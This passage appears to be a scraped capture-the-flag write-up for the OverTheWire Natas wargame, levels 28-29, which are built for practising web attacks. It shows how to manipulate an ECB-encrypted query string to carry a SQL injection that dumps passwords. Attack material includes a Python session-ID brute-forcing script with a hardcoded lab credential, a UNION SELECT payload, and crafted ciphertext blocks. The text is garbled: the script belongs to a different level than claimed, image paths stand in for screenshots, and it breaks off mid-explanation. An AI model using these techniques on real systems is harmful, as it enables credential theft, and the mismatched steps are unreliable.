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


Then we login back without extra character at the end and password **test**, it will take us to original natas28 user where we get password for it:


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Natas Level 28 → Level 29

Username: natas29


URL: <http://natas29.natas.labs.overthewire.org>

As it is database so we can do SQL injection attack on it:

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Everytime we search something we get random jokes, limit of jokes is always 3:

On searching **a** I got this:



But we see we have a query in the link, whenever we search something:


`search.php/?query=G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2BJ2TdR0Qp8dcjP`

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KriAqPE2%2B%2BuYlniRMkobB1vfoQVOxoUVz5bypVRFkZR5BPSyq%2FLC12hqypyp

TFRyXA%3D

If we change anything from this link we get this error:



It shows that blocksize cypher is used.

```
import requests
```

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```
import requests
import string
from requests.auth import HTTPBasicAuth

basicAuth=HTTPBasicAuth('natas19', '4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs')

MAX = 640
count = 1

u="http://natas19.natas.labs.overthewire.org/index.php?debug"

while count <= MAX:

    numberAsHex = "".join("{:02x}".format(ord(c)) for c in str(count))
    adminPortion = "2d61646d696e"

    sessionID = "PHPSESSID=" + numberAsHex + adminPortion
    print(sessionID)

    headers = {'Cookie': sessionID}
    response = requests.get(u, headers=headers, auth=basicAuth, verify=False)

    if "You are logged in as a regular user" not in response.text:
        print(response.text)

    count += 1

print("Done!")
```

This python code we use to find sequence block size of it:

We found that: padding is of 2 lines(as it remains constant)

We observed that at 10th line 3rd line also get constant

```
[silentspectre@kali:~]-
$ python3 natas28.py
00 chars http://natas28.natas.labs.overthewire.org/search.php/?query=G+g!Eae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjpLoF/yMnaQeoP3600a+<C10FxP/mrBQjq9eOsAh-/jhosbBUGEQmz/to=01
01 chars http://natas28.natas.labs.overthewire.org/search.php/?query=G+g!Eae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjpKj8mKOZZ1kG5f1NeoPjUvRoVOxo/Vz5byjyPRFk7z5P5Pyqo/LC12hpypTFRyXA-
02 chars http://natas28.natas.labs.overthewire.org/search.php/?query=G+g!Eae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjpKYsNysgg1fKebd+JNix06ShmaB7Hsm1CAVytVgLgQ3tm9usppc7cbNaAQsTFc-
03 chars http://natas28.natas.labs.overthewire.org/search.php/?query=G+g!Eae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjp38Emox01Injkubhm7+R0t1m4rXhbzxhmhT3Vnjn2nEl1uT5Ns9kTr5mViCrLRp-
04 chars http://natas28.natas.labs.overthewire.org/search.php/?query=G+g!Eae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjpK02918sQNuadrsvs1SAHDHKSh/PWNHrhmh/HtY7GArtb1Vcy31xD205/V18f5h6Y-
05 chars http://natas28.natas.labs.overthewire.org/search.php/?query=G+g!Eae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjpJLk0+dar1hMyTKv61TlvrUhH8x5g4a0XWtnooy9Gvbu1SPvNzVbfqj/Ons-
06 chars http://natas28.natas.labs.overthewire.org/search.php/?query=G+g!Eae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjpJ+Dz6sd5Q0qrz2X9tGM7NQCYxLrx2eTVzU0QdxfmT03MhuJta5rfy9N5bRvAo-
07 chars http://natas28.natas.labs.overthewire.org/search.php/?query=G+g!Eae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjpKwmtMYauabbaxRuk1epu1ZtaSupg+5Ppq4WEWB0UNF/k3JUJ+wpRwlh111BD4-
08 chars http://natas28.natas.labs.overthewire.org/search.php/?query=G+g!Eae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjpLN06Rxz+yUPRe5iyycfuiv3pCIT4YQ1xZ/10rqXXY5FymgUlg+a0RY/02hz7MK-
09 chars http://natas28.natas.labs.overthewire.org/search.php/?query=G+g!Eae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjpK1FsyeK0Y3Jm04cechf13d+oJ1u8w!pntascPpZSMWpc5zBSLgeop5v301b5+MA-
10 chars http://natas28.natas.labs.overthewire.org/search.php/?query=G+g!Eae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjpJf1qcn91VbmkZmvu4kfmv4p+0+pFACrndRd52z73vHN8znGntzH22Qub7w7NjI-
11 chars http://natas28.natas.labs.overthewire.org/search.php/?query=G+g!Eae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjpJf1qcn91VbmkZmvu4kfmN1npR93/Bz0TLCI5HmVRMm9D0YKt645gDdhkcs1o-
12 chars http://natas28.natas.labs.overthewire.org/search.php/?query=G+g!Eae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjpJf1qcn91VbmkZmvu4kfmh1J903czmBvhxFKUTuAKHX9UEt9Bj0m0rt/c0tByjk-
13 chars http://natas28.natas.labs.overthewire.org/search.php/?query=G+g!Eae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjpJf1qcn91VbmkZmvu4kfmxkd0QzV04f0V3MSJFFFw1jo2zQpG5h3Wp7xz103YelHXzngGysIP2GaDxuIuY-
14 chars http://natas28.natas.labs.overthewire.org/search.php/?query=G+g!Eae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjpJf1qcn91VbmkZmvu4kfmv4kfmv8E30f0TwX6alupZErN8kXo0ParaywOoh1xzgPDF7e6ym/fkYoyHpdj96vNTY-
15 chars http://natas28.natas.labs.overthewire.org/search.php/?query=G+g!Eae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjpJf1qcn91VbmkZmvu4kfmvBCa4WFYV31e8rdLRyWqdz8zkh1kob018f19A304VnJfdz7MKPhs5PTrxsHck-
16 chars http://natas28.natas.labs.overthewire.org/search.php/?query=G+g!Eae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjpJf1qcn91VbmkZmvu4kfmv4982HGOTyZrHs+nQL7ERqrqd+jtGqvgtBctf/qwU10tjhGh/iyaLGwVBhEjs7a
Done!
```

- First, the red box shows how the beginning of the string is always the same.

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- Second, the blue box shows how the next part of the string changes when we go from 9 to 10 chars of user-supplied input.
- Third, when the input goes from 11 to 12 chars in length, the overall query length increases.

It shows that 4th line is our complete query, so we have sql injection on 4th line

Query formula

[known good header] [block we know contains a / to escape our SQL injection] [SQL injection and trailer]

Known good header

G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjP

Known good trailer

c4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwl=

Dummy block

G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPItlMM3qTizkRB5P2zYxJsb4pf+0p

FACRnd

ItlMM3qTizkRB5P2zYxJsb

Known bad third block

We know that a single quote causes some kind of change in the third block. If we know exactly what this block looks like, it'll be easier to remove it later.

http://natas28.natas.labs.overthewire.org/search.php/?query=G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2BJ2TdR0Qp8dcjPIvcyrxjh4D1smChUE%2FAaCs1j%2F6bcmnQre%2FN2GUxOg60HAMMS6zcXtk1dWTIEF3X5k0NzIaCU2kq38vTeW0b%2BK

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At this point, we could run another query to figure out what columns exist, but based on previous levels, they typically include username and password columns. So, I'll assume our final SQL injection query will be:

```
UNION SELECT ALL password FROM users; --
```

With padding, it becomes:

```
AAAAAAAAA' UNION SELECT ALL password FROM users; --
```

Send this input to get the encrypted query string:

```
G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIWJ2pwLjKxd0ddiQ3a1c5l+76G  
KJOY6adng39QUMPprGe5X2vrsM8BRZAxT9Bt8cmSBdGBYutGkE7dxkKLuB1QrDu  
HHBxEg4a0XNNtno9y9GVRsbu6ISPYnZVBfqJ/Ons=
```

After URL decoding, remove the first three blocks (header and bad block):

```
+76GKJOY6adng39QUMPprGe5X2vrsM8BRZAxT9Bt8cmSBdGBYutGkE7dxkKLuB1  
QrDuHHBxEg4a0XNNtno9y9GVRsbu6ISPYnZVBfqJ/Ons=
```

Add the header and dummy block back to the front, and the trailer on the end:

```
G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjP ItlMM3qTizkRB5P2zYxJsb  
+76GKJOY6adng39QUMPprGe5X2vrsM8BRZAxT9Bt8cmSBdGBYutGkE7dxkKLuB1  
QrDuHHBxEg4a0XNNtno9y9GVRsbu6ISPYnZVBfqJ/Ons=  
c4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI=
```

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This step gave me some trouble, so I base64-decoded each section in CyberChef, and used the resulting hex output in a new query where I re-encoded it as base64 and then URL encoded it.

The screenshot shows the CyberChef interface with two main sections: "From Base64" and "To Hex".

From Base64: This section has a dropdown menu set to "Alphabet A-Za-z0-9+/=" and a checked checkbox for "Remove non-alphabet chars". The input field contains a long base64 encoded string.

To Hex: This section has a dropdown menu set to "Delimiter Space" and a dropdown for "Bytes per line" set to 0. The output field displays the corresponding hex dump of the base64 decoded data.

Output: The bottom section shows the raw bytes of the hex dump. The bytes are:

